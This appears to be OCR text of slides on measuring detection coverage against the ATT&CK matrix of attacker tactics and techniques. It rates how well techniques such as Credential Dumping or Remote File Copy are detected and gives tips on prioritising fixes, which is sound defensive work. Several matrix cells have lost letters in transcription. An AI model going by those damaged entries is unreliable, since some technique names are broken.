- Data from Removable Media
- Data Staged
- Email Collection
- Input Capture
- Man in the Browser
- Screen Capture
- Video Capture

Command and Control
- Commonly Used Port
- Communication Through Removable Media
- Connection Proxy
- Custom Command and Control Protocol
- Custom Cryptographic Protocol
- Data Encoding
- Data Obfuscation
- Domain Fronting
- Domain Generation Algorithms
- Fallback Channels
- Multiband Communication
- Multi-hop Proxy
- Multilayer Encryption
- Multi-Stage Channels
- Port Knocking
- Remote Access Tools
- Remote File Copy
- Standard Application Layer Protocol
- Standard Cryptographic Protocol
- Standard Non-Application Layer Protocol
- Uncommonly Used Port
- Web Service

Exfiltration
- Automated Exfiltration
- Data Compressed
- Data Encrypted
- Data Transfer Size Limits
- Exfiltration Over Other Network Medium
- Exfiltration Over Command and Control Channel
- Exfiltration Over Alternative Protocol
- Exfiltration Over Physical Medium
- Scheduled Transfer


Impact
- Data Destruction
- Data Encrypted for Impact
- Defacement
- Disk Content Wipe
- Disk Structure Wipe
- Endpoint Denial of Service
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service
- Resource Hijacking
- Runtime Data Manipulation
- Service Stop
- Stored Data Manipulation
- Transmitted Data Manipulation

<u>Command-Line Interface</u>, **<u>Credential Dumping</u>**, and **<u>Standard Application Layer Protocol</u>** are popular techniques and can give the biggest return on investment

Legend

- 🟩 High Confidence of Detection
- 🟨 Some Confidence of Detection
- ⬜ Low Confidence of Detection
- 🟧 Prioritized Technique

Prioritizing Remediations: Examples




Startup Items, **InstallUtil**, and **System Time Discovery** are used by threat actors most relevant to your network

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
										Automated Exfiltration	Data Destruction
										Data Compressed	Data Encrypted for Impact
										Data Encrypted	Defacement
										Data Transfer Size Limits	Disk Content Wipe
										Exfiltration Over Other Network Medium	Disk Structure Wipe
											Endpoint Denial of Service
										Exfiltration Over Command and Control Channel	Firmware Corruption
											Inhibit System Recovery
										Exfiltration Over Alternative Protocol	Network Denial of Service
											Resource Hijacking
Supply Chain Compromise	Dynamic Data Exchange	AppCert DLLs		Clear Command History	Hooking	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Fronting	Exfiltration Over Physical Medium	Runtime Data Manipulation
Trusted Relationship	Execution through API	AppInit DLLs		CMSTP	Input Capture	Peripheral Device Discovery	Remote File Copy	Input Capture	Domain Generation Algorithms	Scheduled Transfer	Service Stop
Valid Accounts	Execution through Module Load	Application Shimming		Code Signing	Input Prompt	Permission Groups Discovery	Remote Services	Man in the Browser	Fallback Channels		Stored Data Manipulation
	Exploitation for Client Execution	Dylib Hijacking		Compiled HTML File	Kerberoasting	Process Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication		Transmitted Data Manipulation
	Graphical User Interface	File System Permissions Weakness		Component Firmware	Keychain	Query Registry	Shared Webroot	Video Capture	Multi-hop Proxy		
	InstallUtil	Hooking		Component Object Model Hijacking	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	SSH Hijacking		Multilayer Encryption		
	Mshta	Launch Daemon		Control Panel Items	Password Filter DLL	Security Software Discovery	Taint Shared Content		Multi-Stage Channels		
	PowerShell	New Service		DCShadow	Private Keys	System Information Discovery	Third-party Software		Port Knocking		
	Regsvcs/Regasm	Path Interception		Deobfuscate/Decode Files or Information	Securityd Memory	System Network Configuration Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvr32	Port Monitors		Disabling Security Tools	Two-Factor Authentication Interception	System Network Connections Discovery	Windows Remote Management		Remote File Copy		
	Rundll32	Service Registry Permissions Weakness		DLL Side-Loading		System Owner/User Discovery			Standard Application Layer Protocol		
	Scripting	Setuid and Setgid		Execution Guardrails		System Service Discovery			Standard Cryptographic Protocol		
	Service Execution	Startup Items		Exploitation for Defense Evasion		System Time Discovery			Standard Non-Application Layer Protocol		
	Signed Binary Proxy Execution	Web Shell		File Deletion		Virtualization/Sandbox Evasion			Uncommonly Used Port		
	Signed Script Proxy Execution	.bash_profile and .bashrc	Exploitation for Privilege Escalation	File Permissions Modification					Web Service		
	Source	Account Manipulation	SID-History Injection	File System Logical Offsets							
	Space after Filename	Authentication Package	Sudo	Gatekeeper Bypass							
	Third-party Software	BITS Jobs	Sudo Caching	Group Policy Modification							
	Trusted Developer Utilities	Bootkit		Hidden Files and Directories							
	User Execution	Browser Extensions		Hidden Users							
	Windows Management Instrumentation	Change Default File Association		Hidden Window							
	Windows Remote Management	Component Firmware		HISTCONTROL							
	XSL Script Processing	Component Object Model Hijacking		Indicator Blocking							
		Create Account		Indicator Removal from Tools							
		External Remote Services		Indicator Removal on Host							
		Hidden Files and Directories		Indirect Command Execution							
		Hypervisor		Install Root Certificate							
		Kernel Modules and Extensions		InstallUtil							
		Launch Agent		Launchctl							
		LC_LOAD_DYLIB Addition		LC_MAIN Hijacking							
		Login Item		Masquerading							
		Logon Scripts		Modify Registry							
		Modify Existing Service		Mshta							
		Netsh Helper DLL		Network Share Connection Removal							
		Office Application Startup		NTFS File Attributes							
		Port Knocking		Obfuscated Files or Information							
		Rc.common		Port Knocking							
		Redundant Access		Process Doppelgänging							
		Registry Run Keys / Startup Folder									
		Re-opened Applications									
		Screensaver									

Legend

🟩	High Confidence of Detection
🟨	Some Confidence of Detection
⬜	Low Confidence of Detection
🟧	Prioritized Technique

Prioritizing Remediations: Examples



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
🟨 Drive-by Compromise	🟩 Scheduled Task	🟩 Scheduled Task	🟩 Scheduled Task	⬜ Binary Padding	🟨 Network Sniffing	🟨 Network Sniffing	🟨 AppleScript	🟨 Audio Capture	🟨 Commonly Used Port	🟨 Automated Exfiltration	🟩 Data Destruction
🟧 Exploit Public-Facing Application	⬜ Launchctl	⬜ Launchctl	⬜ Access Token Manipulation	⬜ Access Token Manipulation	⬜ Account Manipulation	🟩 Account Discovery	🟩 Application Deployment Software	⬜ Automated Collection	🟩 Communication Through Removable Media	🟨 Data Compressed	🟩 Data Encrypted for Impact
	🟨 Local Job Scheduling	🟨 Local Job Scheduling	🟨 Bypass User Account Control	🟨 Bypass User Account Control	⬜ Bash History	⬜ Application Window Discovery		⬜ Clipboard Data		⬜ Data Encrypted	⬜ Defacement
⬜ External Remote Services	🟨 LSASS Driver	🟨 LSASS Driver	🟨 Extra Window Memory Injection	🟨 Extra Window Memory Injection	🟨 Brute Force		⬜ Distributed Component Object Model	🟨 Data from Information Repositories	🟨 Connection Proxy	🟩 Data Transfer Size Limits	🟧 Disk Content Wipe
⬜ Hardware Additions	⬜ Trap	⬜ Trap	⬜ Process Injection	⬜ Process Injection	🟧 Credential Dumping	⬜ Browser Bookmark Discovery			⬜ Custom Command and Control Protocol	🟧 Exfiltration Over Other Network Medium	🟩 Disk Structure Wipe
🟩 Replication Through Removable Media	🟨 AppleScript	🟩 DLL Search Order Hijacking	🟩 DLL Search Order Hijacking	🟩 DLL Search Order Hijacking	⬜ Credentials in Files		🟩 Exploitation of Remote Services	⬜ Data from Local System			🟨 Endpoint Denial of Service
	🟨 CMSTP	⬜ Image File Execution Options Injection	⬜ Image File Execution Options Injection	⬜ Image File Execution Options Injection	🟨 Credentials in Registry	⬜ Domain Trust Discovery		⬜ Data from Network Shared Drive	🟩 Custom Cryptographic Protocol	🟨 Exfiltration Over Command and Control Channel	⬜ Firmware Corruption
⬜ Spearphishing Attachment	🟧 Command-Line Interface	🟩 Plist Modification	🟩 Plist Modification	🟩 Plist Modification	🟩 Exploitation for Credential Access	⬜ File and Directory Discovery	🟨 Logon Scripts				⬜ Inhibit System Recovery
⬜ Spearphishing Link	⬜ Compiled HTML File	⬜ Valid Accounts	⬜ Valid Accounts	⬜ Valid Accounts		⬜ Network Service Scanning	🟩 Pass the Hash	🟧 Data from Removable Media	🟨 Data Encoding	⬜ Exfiltration Over Alternative Protocol	⬜ Network Denial of Service
🟨 Spearphishing via Service	🟨 Control Panel Items	🟨 Accessibility Features	🟨 Accessibility Features	⬜ BITS Jobs	⬜ Forced Authentication	🟩 Network Share Discovery	🟨 Pass the Ticket	🟨 Dat Staged	🟨 Data Obfuscation		🟨 Resource Hijacking
⬜ Supply Chain Compromise	⬜ Dynamic Data Exchange	⬜ AppCert DLLs	⬜ AppCert DLLs	🟨 Clear Command History	⬜ Hooking	🟨 Password Policy Discovery	⬜ Remote Desktop Protocol	⬜ Em llection	🟨 Domain Fronting	🟨 Exfiltration Over Physical Medium	🟨 Runtime Data Manipulation
⬜ Trusted Relationship	⬜ Execution through API	⬜ AppInit DLLs	⬜ AppInit DLLs	⬜ CMSTP	⬜ Input Capture	⬜ Peripheral Device Discovery	🟧 Remote File Copy	🟩 In t Capture	🟨 Domain Generation Algorithms		⬜ Service Stop
🟨 Valid Accounts	⬜ Execution through Module Load	🟨 Application Shimming	🟨 Application Shimming	🟧 Code Signing	⬜ Input Prompt	🟨 Permission Groups Discovery	⬜ Remot Services	⬜ Ma n the Browser		🟩 Scheduled Transfer	🟨 Stored Data Manipulation
		⬜ Dylib Hijacking	⬜ Dylib Hijacking	🟩 Compiled HTML File	🟩 Kerberoasting	⬜ Process Discovery	🟨 Replica Through Remova e Media	🟨 reen Capture	⬜ Fallback Channels		🟨 Transmitted Data Manipulation
	🟩 Exploitation for Client Execution	🟨 File System Permissions Weakness	🟨 File System Permissions Weakness	⬜ Component Firmware	⬜ Keychain	⬜ Query Registry		🟨 ideo Capture	🟩 Multiband Communication		
		⬜ Hooking	⬜ Hooking	🟨 Component Object Model Hijacking	⬜ LLMNR/NBT-NS Poisoning and Relay	⬜ Remote System Discovery	⬜ Shared ebroot		🟨 Multi-hop Proxy		
	🟨 Graphical User Interface	⬜ Launch Daemon	⬜ Launch Daemon			🟨 Security Software Discovery	⬜ SSH H acking		🟨 Multilayer Encryption		
	⬜ InstallUtil	🟨 New Service	🟨 New Service	🟨 Control Panel Items	🟨 Password Filter DLL	🟨 System Information Discovery	🟨 Taint Sha d Content		🟨 Multi-Stage Channels		
	⬜ Mshta	🟩 Path Interception	🟩 Path Interception	🟨 DCShadow	⬜ Private Keys		⬜ Third-par Software		🟨 Port Knocking		
	🟨 PowerShell	⬜ Port Monitors	⬜ Port Monitors	⬜ Deobfuscate/Decode Files or Information	⬜ Securityd Memory	🟨 System Network Configuration Discovery	⬜ Windows min Shares		🟨 Remote Access Tools		
	🟨 Regsvcs/Regasm	🟨 Service Registry Permissions Weakness	🟨 Service Registry Permissions Weakness		🟨 Two-Factor Authentication Interception		🟨 Windo Remote Mana ement		🟨 Remote File Copy		
	🟨 Regsvr32	⬜ Setuid and Setgid	⬜ Setuid and Setgid	🟩 Disabling Security Tools		🟩 System Network Connections Discovery			🟧 Standard Application Layer Protocol		
	🟩 Rundll32	🟧 Startup Items	🟧 Startup Items	⬜ DLL Side-Loading							
	⬜ Scripting	🟨 Web Shell	🟨 Web Shell	⬜ Execution Guardrails		🟩 System Owner/User Discovery			🟩 Standard Cryptographic Protocol		
	🟨 Service Execution	⬜ .bash_profile and .bashrc	🟩 Exploitation for Privilege Escalation	🟩 Exploitation for Defense Evasion							
	⬜ Signed Binary Proxy Execution	🟩 Account Manipulation				🟩 System Service Discovery			🟨 Standard Non-Application Layer Protocol		
		⬜ Authentication Package	⬜ SID-History Injection	🟩 File Deletion		🟧 System Time Discovery					
	🟩 Signed Script Proxy Execution	⬜ BITS Jobs	🟨 Sudo	⬜ File Permissions Modification		🟨 Virtualization/Sandbox Evasion			⬜ Uncommonly Used Port		
		⬜ Bootkit	⬜ Sudo Caching						🟩 Web Service		
	⬜ Source	⬜ Browser Extensions		⬜ File System Logical Offsets							
	⬜ Space after Filename	🟨 Change Default File Association		⬜ Gatekeeper Bypass							
	⬜ Third-party Software			⬜ Group Policy Modification							
	⬜ Trusted Developer Utilities	🟨 Component Firmwar									
	🟨 User Execution	⬜ Component Object Model Hijacking									
	⬜ Windows Management Instrumentation	⬜ Create Account									
	🟨 Windows Remote Management	🟨 External Remote Servic									
		🟩 Hidden Files and Directo									
	🟨 XSL Script Processing	⬜ Hypervisor									
		🟨 Kernel Modules and Extensions									
		⬜ Launch Agent		🟨 Install Root Certificate							
		🟨 LC_LOAD_DYLIB Addition		🟧 InstallUtil							
		⬜ Login Item		⬜ Launchctl							
		🟩 Logon Scripts		⬜ LC_MAIN Hijacking							
		🟨 Modify Existing Service		⬜ Masquerading							
		⬜ Netsh Helper DLL		🟨 Modify Registry							
		🟨 Office Application Startup		⬜ Mshta							
		⬜ Port Knocking		⬜ Network Share Connection Removal							
		⬜ Rc.common									
		⬜ Redundant Access		🟩 NTFS File Attributes							
		🟩 Registry Run Keys / Startup Folder		⬜ Obfuscated Files or Information							
		⬜ Re-opened Applications		🟨 Port Knocking							
		🟨 Screensaver		🟨 Process Doppelgänging							

Existing logs can be used to detect **Remote File Copy** and **Data From Removable Media**, making analytic development easier

Legend	
🟩	High Confidence of Detection
🟨	Some Confidence of Detection
⬜	Low Confidence of Detection
🟧	Prioritized Technique

Remediating Gaps: Tips for Prioritization

1. **Small lists of techniques are great for short-term wins**

2. **Follow one of two paradigms:**
   – A technique or two across tactics, or
   – Many techniques in one tactic


3. **Focus on techniques that are immediately relevant**
   – Are they used by relevant threat actors?
   – Are they popular or frequently occurring?
   – Are they easy to execute and do they enable more techniques?
   – Are the necessary logs readily accessible?


Closing Thoughts

Long-Term Integration

Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control
APT28
APT29
Both groups

- Threat intelligence
- Sightings data
- Relevant threat models


Identify High Priority Gaps
Tune or Acquire New Defenses
Assess Defensive Coverage



Round 2 is now open. For more information, visit our official announcement or APT29 methodology. Call For Participation closes July 31, 2019.

MITRE evaluates cybersecurity products using an open methodology based on our ATT&CK™ framework. Our goals are to:

